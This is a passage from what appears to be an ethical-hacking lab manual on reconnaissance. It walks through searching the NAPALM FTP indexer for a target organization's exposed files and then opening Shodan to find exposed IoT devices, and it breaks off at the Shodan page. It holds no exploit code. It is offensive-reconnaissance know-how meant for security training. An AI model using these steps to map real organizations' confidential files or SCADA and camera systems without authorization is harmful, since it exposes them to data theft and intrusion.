
File Transfer Protocol (FTP) search engines are used to search for files located on the FTP servers; these files may hold valuable information about the target organization. Many industries, institutions, companies, and universities use FTP servers to keep large file archives and other software that are shared among their employees. FTP search engines provide information about critical files and directories, including valuable information such as business strategies, tax documents, employee's personal records, financial records, licensed software, and other confidential information.

Here, we will use the NAPALM FTP indexer FTP search engine to extract critical FTP information about the target organization.

1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **<https://www.searchftps.net/>** and press **Enter**.

Note: If you choose to use another web browser, the screenshots will differ.


2. NAPALM FTP indexer website appears, as shown in the screenshot.



3. In the search bar, type **microsoft** and click **Search**.



4. You will get the search results containing critical files and documents related to the target organization, as shown in the screenshot.



5. This concludes the demonstration of gathering information from the FTP search engine.
6. You can also use FTP search engines such as **FreewareWeb FTP File Search** (<https://www.freewareweb.com>) to gather crucial FTP information about the target organization.
7. Close all open windows and document all the acquired information.

Task 4: Gather Information from IoT Search Engines


IoT search engines crawl the Internet for IoT devices that are publicly accessible. These search engines provide crucial information, including control of SCADA (Supervisory Control and Data Acquisition) systems, traffic control systems, Internet-connected household appliances, industrial appliances, CCTV cameras, etc.

Here, we will search for information about any vulnerable IoT device in the target organization using the Shodan IoT search engine.

1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.shodan.io/** and press **Enter**.

Note: If you choose to use another web browser, the screenshots will differ.

2. **Shodan** page appears, as shown in the screenshot.

